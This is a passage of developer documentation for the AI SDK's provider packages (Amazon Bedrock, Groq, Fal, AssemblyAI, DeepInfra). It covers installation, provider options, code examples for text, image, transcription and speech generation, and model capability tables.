value: [
typeof output === 'string'
? { type: 'text', text: output }
: {
type: 'image-data',
data: output.data,
mediaType: 'image/png',
},
],
};
},
}),
},
prompt: 'Take a screenshot.',
stopWhen: stepCountIs(3),
});
Reasoning
Anthropic has reasoning support for Claude 3.7 and Claude 4 models on Bedrock, including:
us.anthropic.claude-opus-4-7us.anthropic.claude-opus-4-6-v1us.anthropic.claude-opus-4-5-20251101-v1:0us.anthropic.claude-sonnet-4-5-20250929-v1:0us.anthropic.claude-opus-4-20250514-v1:0us.anthropic.claude-sonnet-4-20250514-v1:0us.anthropic.claude-opus-4-1-20250805-v1:0us.anthropic.claude-haiku-4-5-20251001-v1:0
You can enable it using the thinking provider option and specifying a thinking budget in tokens.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Reasoning |
|---|---|---|---|---|---|
us.anthropic.claude-opus-4-7 |
|||||
us.anthropic.claude-opus-4-6-v1 |
|||||
us.anthropic.claude-opus-4-5-20251101-v1:0 |
|||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
|||||
us.anthropic.claude-opus-4-20250514-v1:0 |
|||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
|||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
|||||
us.anthropic.claude-haiku-4-5-20251001-v1:0 |
|||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
Migrating to @ai-sdk/amazon-bedrock 2.x
The Amazon Bedrock provider was rewritten in version 2.x to remove the
dependency on the @aws-sdk/client-bedrock-runtime package.
The bedrockOptions provider setting previously available has been removed. If
you were using the bedrockOptions object, you should now use the region,
accessKeyId, secretAccessKey, and sessionToken settings directly instead.
Note that you may need to set all of these explicitly, e.g. even if you're not
using sessionToken, set it to undefined. If you're running in a serverless
environment, there may be default environment variables set by your containing
environment that the Amazon Bedrock provider will then pick up and could
conflict with the ones you're intending to use.
title: Groq description: Learn how to use Groq.
Groq Provider
The Groq provider contains language model support for the Groq API.
Setup
The Groq provider is available via the @ai-sdk/groq module.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance groq from @ai-sdk/groq:
import { groq } from '@ai-sdk/groq';
If you need a customized setup, you can import createGroq from @ai-sdk/groq
and create a provider instance with your settings:
import { createGroq } from '@ai-sdk/groq';
const groq = createGroq({
// custom settings
});
You can use the following optional settings to customize the Groq provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.groq.com/openai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGROQ_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Groq models using a provider instance.
The first argument is the model id, e.g. gemma2-9b-it.
const model = groq('gemma2-9b-it');
Reasoning Models
Groq offers several reasoning models such as qwen-qwq-32b and deepseek-r1-distill-llama-70b.
You can configure how the reasoning is exposed in the generated text by using the reasoningFormat option.
It supports the options parsed, hidden, and raw.
import { groq, type GroqLanguageModelOptions } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('qwen/qwen3-32b'),
providerOptions: {
groq: {
reasoningFormat: 'parsed',
reasoningEffort: 'default',
parallelToolCalls: true, // Enable parallel function calling (default: true)
user: 'user-123', // Unique identifier for end-user (optional)
serviceTier: 'flex', // Use flex tier for higher throughput (optional)
} satisfies GroqLanguageModelOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
The following optional provider options are available for Groq language models:
-
reasoningFormat 'parsed' | 'raw' | 'hidden'
Controls how reasoning is exposed in the generated text. Only supported by reasoning models like
qwen-qwq-32banddeepseek-r1-distill-*models.For a complete list of reasoning models and their capabilities, see Groq's reasoning models documentation.
-
reasoningEffort 'low' | 'medium' | 'high' | 'none' | 'default'
Controls the level of effort the model will put into reasoning.
qwen/qwen3-32b- Supported values:
none: Disable reasoning. The model will not use any reasoning tokens.default: Enable reasoning.
- Supported values:
gpt-oss20b/gpt-oss120b- Supported values:
low: Use a low level of reasoning effort.medium: Use a medium level of reasoning effort.high: Use a high level of reasoning effort.
- Supported values:
Defaults to
defaultforqwen/qwen3-32b. -
structuredOutputs boolean
Whether to use structured outputs.
Defaults to
true.When enabled, object generation will use the
json_schemaformat instead ofjson_objectformat, providing more reliable structured outputs. -
strictJsonSchema boolean
Whether to use strict JSON schema validation. When
true, the model uses constrained decoding to guarantee schema compliance.Defaults to
true.Only used when
structuredOutputsis enabled and a schema is provided. See Groq's Structured Outputs documentation for details on strict mode limitations. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help with monitoring and abuse detection.
-
serviceTier 'on_demand' | 'performance' | 'flex' | 'auto'
Service tier for the request. Defaults to
'on_demand'.'on_demand': Default tier with consistent performance and fairness'performance': Prioritized tier for latency-sensitive workloads'flex': Higher throughput tier (10x rate limits) optimized for workloads that can handle occasional request failures'auto': Uses on_demand rate limits first, then falls back to flex tier if exceeded
For more details about service tiers and their benefits, see Groq's service tiers documentation.
Only Groq reasoning models support the reasoningFormat option.
Structured Outputs
Structured outputs are enabled by default for Groq models.
You can disable them by setting the structuredOutputs option to false.
import { groq } from '@ai-sdk/groq';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: groq('moonshotai/kimi-k2-instruct-0905'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
You can disable structured outputs for models that don't support them:
import { groq, type GroqLanguageModelOptions } from '@ai-sdk/groq';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: groq('gemma2-9b-it'),
providerOptions: {
groq: {
structuredOutputs: false,
} satisfies GroqLanguageModelOptions,
},
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a simple pasta recipe in JSON format.',
});
console.log(JSON.stringify(result.output, null, 2));
Example
You can use Groq language models to generate text with the generateText function:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('gemma2-9b-it'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Image Input
Groq's multi-modal models like meta-llama/llama-4-scout-17b-16e-instruct support image inputs. You can include images in your messages using either URLs or base64-encoded data:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{
type: 'image',
image: 'https://example.com/image.jpg',
},
],
},
],
});
You can also use base64-encoded images:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
import { readFileSync } from 'fs';
const imageData = readFileSync('path/to/image.jpg', 'base64');
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe this image in detail.' },
{
type: 'image',
image: `data:image/jpeg;base64,${imageData}`,
},
],
},
],
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemma2-9b-it |
||||
llama-3.1-8b-instant |
||||
llama-3.3-70b-versatile |
||||
meta-llama/llama-guard-4-12b |
||||
deepseek-r1-distill-llama-70b |
||||
meta-llama/llama-4-maverick-17b-128e-instruct |
||||
meta-llama/llama-4-scout-17b-16e-instruct |
||||
meta-llama/llama-prompt-guard-2-22m |
||||
meta-llama/llama-prompt-guard-2-86m |
||||
moonshotai/kimi-k2-instruct-0905 |
||||
qwen/qwen3-32b |
||||
llama-guard-3-8b |
||||
llama3-70b-8192 |
||||
llama3-8b-8192 |
||||
mixtral-8x7b-32768 |
||||
qwen-qwq-32b |
||||
qwen-2.5-32b |
||||
deepseek-r1-distill-qwen-32b |
||||
openai/gpt-oss-20b |
||||
openai/gpt-oss-120b |
Browser Search Tool
Groq provides a browser search tool that offers interactive web browsing capabilities. Unlike traditional web search, browser search navigates websites interactively, providing more detailed and comprehensive results.
Supported Models
Browser search is only available for these specific models:
openai/gpt-oss-20bopenai/gpt-oss-120b
Basic Usage
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('openai/gpt-oss-120b'), // Must use supported model
prompt:
'What are the latest developments in AI? Please search for recent news.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required', // Ensure the tool is used
});
console.log(result.text);
Streaming Example
import { groq } from '@ai-sdk/groq';
import { streamText } from 'ai';
const result = streamText({
model: groq('openai/gpt-oss-120b'),
prompt: 'Search for the latest tech news and summarize it.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required',
});
for await (const delta of result.fullStream) {
if (delta.type === 'text-delta') {
process.stdout.write(delta.text);
}
}
Key Features
- Interactive Browsing: Navigates websites like a human user
- Comprehensive Results: More detailed than traditional search snippets
- Server-side Execution: Runs on Groq's infrastructure, no setup required
- Powered by Exa: Uses Exa search engine for optimal results
- Currently Free: Available at no additional charge during beta
Best Practices
- Use
toolChoice: 'required'to ensure the browser search is activated - Only supported on
openai/gpt-oss-20bandopenai/gpt-oss-120bmodels - The tool works automatically - no configuration parameters needed
- Server-side execution means no additional API keys or setup required
Model Validation
The provider automatically validates model compatibility:
// ✅ Supported - will work
const result = await generateText({
model: groq('openai/gpt-oss-120b'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// ❌ Unsupported - will show warning and ignore tool
const result = await generateText({
model: groq('gemma2-9b-it'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// Warning: "Browser search is only supported on models: openai/gpt-oss-20b, openai/gpt-oss-120b"
Transcription Models
You can create models that call the Groq transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-large-v3.
const model = groq.transcription('whisper-large-v3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { groq, type GroqTranscriptionModelOptions } from '@ai-sdk/groq';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: groq.transcription('whisper-large-v3'),
audio: await readFile('audio.mp3'),
providerOptions: {
groq: { language: 'en' } satisfies GroqTranscriptionModelOptions,
},
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. Important: RequiresresponseFormatto be set to'verbose_json'. -
responseFormat string The format of the response. Set to
'verbose_json'to receive timestamps for audio segments and enabletimestampGranularities. Set to'text'to return only the transcribed text. Optional. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-large-v3 |
||||
whisper-large-v3-turbo |
title: Fal description: Learn how to use Fal AI models with the AI SDK.
Fal Provider
Fal AI provides a generative media platform for developers with lightning-fast inference capabilities. Their platform offers optimized performance for running diffusion models, with speeds up to 4x faster than alternatives.
Setup
The Fal provider is available via the @ai-sdk/fal module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fal from @ai-sdk/fal:
import { fal } from '@ai-sdk/fal';
If you need a customized setup, you can import createFal and create a provider instance with your settings:
import { createFal } from '@ai-sdk/fal';
const fal = createFal({
apiKey: 'your-api-key', // optional, defaults to FAL_API_KEY environment variable, falling back to FAL_KEY
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Fal provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://fal.run. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFAL_API_KEYenvironment variable, falling back toFAL_KEY. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Fal image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { fal } from '@ai-sdk/fal';
import { generateImage } from 'ai';
import fs from 'fs';
const { image, providerMetadata } = await generateImage({
model: fal.image('fal-ai/flux/dev'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Fal image models may return additional information for the images and the request.
Here are some examples of properties that may be set for each image
providerMetadata.fal.images[0].nsfw; // boolean, image is not safe for work
providerMetadata.fal.images[0].width; // number, image width
providerMetadata.fal.images[0].height; // number, image height
providerMetadata.fal.images[0].contentType; // string, mime type of the image
Model Capabilities
Fal offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Fal AI Search Page.
| Model | Description |
|---|---|
fal-ai/flux/dev |
FLUX.1 [dev] model for high-quality image generation |
fal-ai/flux-pro/kontext |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
fal-ai/flux-pro/kontext/max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
fal-ai/flux-lora |
Super fast endpoint for FLUX.1 with LoRA support |
fal-ai/ideogram/character |
Generate consistent character appearances across multiple images. Maintain facial features, proportions, and distinctive traits |
fal-ai/qwen-image |
Qwen-Image foundation model with significant advances in complex text rendering and precise image editing |
fal-ai/omnigen-v2 |
Unified image generation model for Image Editing, Personalized Image Generation, Virtual Try-On, Multi Person Generation and more |
fal-ai/bytedance/dreamina/v3.1/text-to-image |
Dreamina showcases superior picture effects with improvements in aesthetics, precise and diverse styles, and rich details |
fal-ai/recraft/v3/text-to-image |
SOTA in image generation with vector art and brand style capabilities |
fal-ai/wan/v2.2-a14b/text-to-image |
High-resolution, photorealistic images with fine-grained detail |
Fal models support the following aspect ratios:
- 1:1 (square HD)
- 16:9 (landscape)
- 9:16 (portrait)
- 4:3 (landscape)
- 3:4 (portrait)
- 16:10 (1280x800)
- 10:16 (800x1280)
- 21:9 (2560x1080)
- 9:21 (1080x2560)
Key features of Fal models include:
- Up to 4x faster inference speeds compared to alternatives
- Optimized by the Fal Inference Engine™
- Support for real-time infrastructure
- Cost-effective scaling with pay-per-use pricing
- LoRA training capabilities for model personalization
Modify Image
Transform existing images using text prompts.
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext/max'),
prompt: {
text: 'Put a donut next to the flour.',
images: [
'https://v3.fal.media/files/rabbit/rmgBxhwGYb2d3pl3x9sKf_output.png',
],
},
});
Images can also be passed as base64-encoded string, a Uint8Array, an ArrayBuffer, or a Buffer.
A mask can be passed as well
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext/max'),
prompt: {
text: 'Put a donut next to the flour.',
images: [imageBuffer],
mask: maskBuffer,
},
});
Provider Options
Fal image models support flexible provider options through the providerOptions.fal object. You can pass any parameters supported by the specific Fal model's API. Common options include:
- imageUrl - Reference image URL for image-to-image generation (deprecated, use
prompt.imagesinstead) - strength - Controls how much the output differs from the input image
- guidanceScale - Controls adherence to the prompt (range: 1-20)
- numInferenceSteps - Number of denoising steps (range: 1-50)
- enableSafetyChecker - Enable/disable safety filtering
- outputFormat - Output format: 'jpeg' or 'png'
- syncMode - Wait for completion before returning response
- acceleration - Speed of generation: 'none', 'regular', or 'high'
- safetyTolerance - Content safety filtering level (1-6, where 1 is strictest)
- useMultipleImages - When true, converts multiple input images to
image_urlsarray for models that support multiple images (e.g., fal-ai/flux-2/edit)
Refer to the Fal AI model documentation for model-specific parameters.
Advanced Features
Fal's platform offers several advanced capabilities:
- Private Model Inference: Run your own diffusion transformer models with up to 50% faster inference
- LoRA Training: Train and personalize models in under 5 minutes
- Real-time Infrastructure: Enable new user experiences with fast inference times
- Scalable Architecture: Scale to thousands of GPUs when needed
For more details about Fal's capabilities and features, visit the Fal AI documentation.
Transcription Models
You can create models that call the Fal transcription API
using the .transcription() factory method.
The first argument is the model id without the fal-ai/ prefix e.g. wizper.
const model = fal.transcription('wizper');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the batchSize option will increase the number of audio chunks processed in parallel.
import { experimental_transcribe as transcribe } from 'ai';
import { fal, type FalTranscriptionModelOptions } from '@ai-sdk/fal';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: fal.transcription('wizper'),
audio: await readFile('audio.mp3'),
providerOptions: {
fal: { batchSize: 10 } satisfies FalTranscriptionModelOptions,
},
});
The following provider options are available:
-
language string Language of the audio file. Defaults to 'en'. If set to null, the language will be automatically detected. Accepts ISO language codes like 'en', 'fr', 'zh', etc. Optional.
-
diarize boolean Whether to diarize the audio file (identify different speakers). Defaults to true. Optional.
-
chunkLevel string Level of the chunks to return. Either 'segment' or 'word'. Default value: "segment" Optional.
-
version string Version of the model to use. All models are Whisper large variants. Default value: "3" Optional.
-
batchSize number Batch size for processing. Default value: 64 Optional.
-
numSpeakers number Number of speakers in the audio file. If not provided, the number of speakers will be automatically detected. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper |
||||
wizper |
Speech Models
You can create models that call Fal text-to-speech endpoints using the .speech() factory method.
Basic Usage
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { fal } from '@ai-sdk/fal';
const result = await generateSpeech({
model: fal.speech('fal-ai/minimax/speech-02-hd'),
text: 'Hello from the AI SDK!',
});
Model Capabilities
| Model | Description |
|---|---|
fal-ai/minimax/voice-clone |
Clone a voice from a sample audio and generate speech from text prompts |
fal-ai/minimax/voice-design |
Design a personalized voice from a text description and generate speech from text prompts |
fal-ai/dia-tts/voice-clone |
Clone dialog voices from a sample audio and generate dialogs from text prompts |
fal-ai/minimax/speech-02-hd |
Generate speech from text prompts and different voices |
fal-ai/minimax/speech-02-turbo |
Generate fast speech from text prompts and different voices |
fal-ai/dia-tts |
Directly generates realistic dialogue from transcripts with audio conditioning for emotion control. Produces natural nonverbals like laughter and throat clearing |
resemble-ai/chatterboxhd/text-to-speech |
Generate expressive, natural speech with Resemble AI's Chatterbox. Features unique emotion control, instant voice cloning from short audio, and built-in watermarking |
Provider Options
Pass provider-specific options via providerOptions.fal depending on the model:
-
voice_setting object
voice_id(string): predefined voice IDspeed(number): 0.5–2.0vol(number): 0–10pitch(number): -12–12emotion(enum): happy | sad | angry | fearful | disgusted | surprised | neutralenglish_normalization(boolean)
-
audio_setting object Audio configuration settings specific to the model.
-
language_boost enum Chinese | Chinese,Yue | English | Arabic | Russian | Spanish | French | Portuguese | German | Turkish | Dutch | Ukrainian | Vietnamese | Indonesian | Japanese | Italian | Korean | Thai | Polish | Romanian | Greek | Czech | Finnish | Hindi | auto
-
pronunciation_dict object Custom pronunciation dictionary for specific words.
Model-specific parameters (e.g., audio_url, prompt, preview_text, ref_audio_url, ref_text) can be passed directly under providerOptions.fal and will be forwarded to the Fal API.
title: AssemblyAI description: Learn how to use the AssemblyAI provider for the AI SDK.
AssemblyAI Provider
The AssemblyAI provider contains language model support for the AssemblyAI transcription API.
Setup
The AssemblyAI provider is available in the @ai-sdk/assemblyai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance assemblyai from @ai-sdk/assemblyai:
import { assemblyai } from '@ai-sdk/assemblyai';
If you need a customized setup, you can import createAssemblyAI from @ai-sdk/assemblyai and create a provider instance with your settings:
import { createAssemblyAI } from '@ai-sdk/assemblyai';
const assemblyai = createAssemblyAI({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the AssemblyAI provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theASSEMBLYAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the AssemblyAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. best.
const model = assemblyai.transcription('best');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the contentSafety option will enable content safety filtering.
import { experimental_transcribe as transcribe } from 'ai';
import { assemblyai } from '@ai-sdk/assemblyai';
import { type AssemblyAITranscriptionModelOptions } from '@ai-sdk/assemblyai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: assemblyai.transcription('best'),
audio: await readFile('audio.mp3'),
providerOptions: {
assemblyai: {
contentSafety: true,
} satisfies AssemblyAITranscriptionModelOptions,
},
});
The following provider options are available:
-
audioEndAt number
End time of the audio in milliseconds. Optional.
-
audioStartFrom number
Start time of the audio in milliseconds. Optional.
-
autoChapters boolean
Whether to automatically generate chapters for the transcription. Optional.
-
autoHighlights boolean
Whether to automatically generate highlights for the transcription. Optional.
-
boostParam enum
Boost parameter for the transcription. Allowed values:
'low','default','high'. Optional. -
contentSafety boolean
Whether to enable content safety filtering. Optional.
-
contentSafetyConfidence number
Confidence threshold for content safety filtering (25-100). Optional.
-
customSpelling array of objects
Custom spelling rules for the transcription. Each object has
from(array of strings) andto(string) properties. Optional. -
disfluencies boolean
Whether to include disfluencies (um, uh, etc.) in the transcription. Optional.
-
entityDetection boolean
Whether to detect entities in the transcription. Optional.
-
filterProfanity boolean
Whether to filter profanity in the transcription. Optional.
-
formatText boolean
Whether to format the text in the transcription. Optional.
-
iabCategories boolean
Whether to include IAB categories in the transcription. Optional.
-
languageCode string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
languageConfidenceThreshold number
Confidence threshold for language detection. Optional.
-
languageDetection boolean
Whether to enable language detection. Optional.
-
multichannel boolean
Whether to process multiple audio channels separately. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
redactPii boolean
Whether to redact personally identifiable information. Optional.
-
redactPiiAudio boolean
Whether to redact PII in the audio file. Optional.
-
redactPiiAudioQuality enum
Quality of the redacted audio file. Allowed values:
'mp3','wav'. Optional. -
redactPiiPolicies array of enums
Policies for PII redaction, specifying which types of information to redact. Supports numerous types like
'person_name','phone_number', etc. Optional. -
redactPiiSub enum
Substitution method for redacted PII. Allowed values:
'entity_name','hash'. Optional. -
sentimentAnalysis boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
speakerLabels boolean
Whether to label different speakers in the transcription. Optional.
-
speakersExpected number
Expected number of speakers in the audio. Optional.
-
speechThreshold number
Threshold for speech detection (0-1). Optional.
-
summarization boolean
Whether to generate a summary of the transcription. Optional.
-
summaryModel enum
Model to use for summarization. Allowed values:
'informative','conversational','catchy'. Optional. -
summaryType enum
Type of summary to generate. Allowed values:
'bullets','bullets_verbose','gist','headline','paragraph'. Optional. -
webhookAuthHeaderName string
Name of the authentication header for webhook requests. Optional.
-
webhookAuthHeaderValue string
Value of the authentication header for webhook requests. Optional.
-
webhookUrl string
URL to send webhook notifications to. Optional.
-
wordBoost array of strings
List of words to boost in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
best |
||||
nano |
title: DeepInfra description: Learn how to use DeepInfra's models with the AI SDK.
DeepInfra Provider
The DeepInfra provider contains support for state-of-the-art models through the DeepInfra API, including Llama 3, Mixtral, Qwen, and many other popular open-source models.
Setup
The DeepInfra provider is available via the @ai-sdk/deepinfra module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance deepinfra from @ai-sdk/deepinfra:
import { deepinfra } from '@ai-sdk/deepinfra';
If you need a customized setup, you can import createDeepInfra from @ai-sdk/deepinfra and create a provider instance with your settings:
import { createDeepInfra } from '@ai-sdk/deepinfra';
const deepinfra = createDeepInfra({
apiKey: process.env.DEEPINFRA_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepInfra provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.deepinfra.com/v1.Note: Language models and embeddings use OpenAI-compatible endpoints at
{baseURL}/openai, while image models use{baseURL}/inference. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPINFRA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
DeepInfra language models can also be used in the streamText function (see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
||||
meta-llama/Llama-4-Scout-17B-16E-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-405B-Instruct |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.2-11B-Vision-Instruct |
||||
meta-llama/Llama-3.2-90B-Vision-Instruct |
||||
mistralai/Mixtral-8x7B-Instruct-v0.1 |
||||
deepseek-ai/DeepSeek-V3 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
deepseek-ai/DeepSeek-R1-Turbo |
||||
nvidia/Llama-3.1-Nemotron-70B-Instruct |
||||
Qwen/Qwen2-7B-Instruct |
||||
Qwen/Qwen2.5-72B-Instruct |
||||
Qwen/Qwen2.5-Coder-32B-Instruct |
||||
Qwen/QwQ-32B-Preview |
||||
google/codegemma-7b-it |
||||
google/gemma-2-9b-it |
||||
microsoft/WizardLM-2-8x22B |
Image Models
You can create DeepInfra image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model-specific options
You can pass model-specific parameters using the providerOptions.deepinfra field:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
deepinfra: {
num_inference_steps: 30, // Control the number of denoising steps (1-50)
},
},
});
Image Editing
DeepInfra supports image editing through models like Qwen/Qwen-Image-Edit. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
size: '1024x1024',
});
Inpainting with Mask
Edit specific parts of an image using a mask. Transparent areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
Multi-Image Combining
Combine multiple reference images into a single output:
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const { images } = await generateImage({
model: deepinfra.image('Qwen/Qwen-Image-Edit'),
prompt: {
text: 'Create a scene with both animals together, playing as friends',
images: [cat, dog],
},
});
Model Capabilities
For models supporting aspect ratios, the following ratios are typically supported:
1:1 (default), 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21
For models supporting size parameters, dimensions must typically be:
- Multiples of 32
- Width and height between 256 and 1440 pixels
- Default size is 1024x1024
| Model | Dimensions Specification | Notes |
|---|---|---|
stabilityai/sd3.5 |
Aspect Ratio | Premium quality base model, 8B parameters |
black-forest-labs/FLUX-1.1-pro |
Size | Latest state-of-art model with superior prompt following |
black-forest-labs/FLUX-1-schnell |
Size | Fast generation in 1-4 steps |
black-forest-labs/FLUX-1-dev |
Size | Optimized for anatomical accuracy |
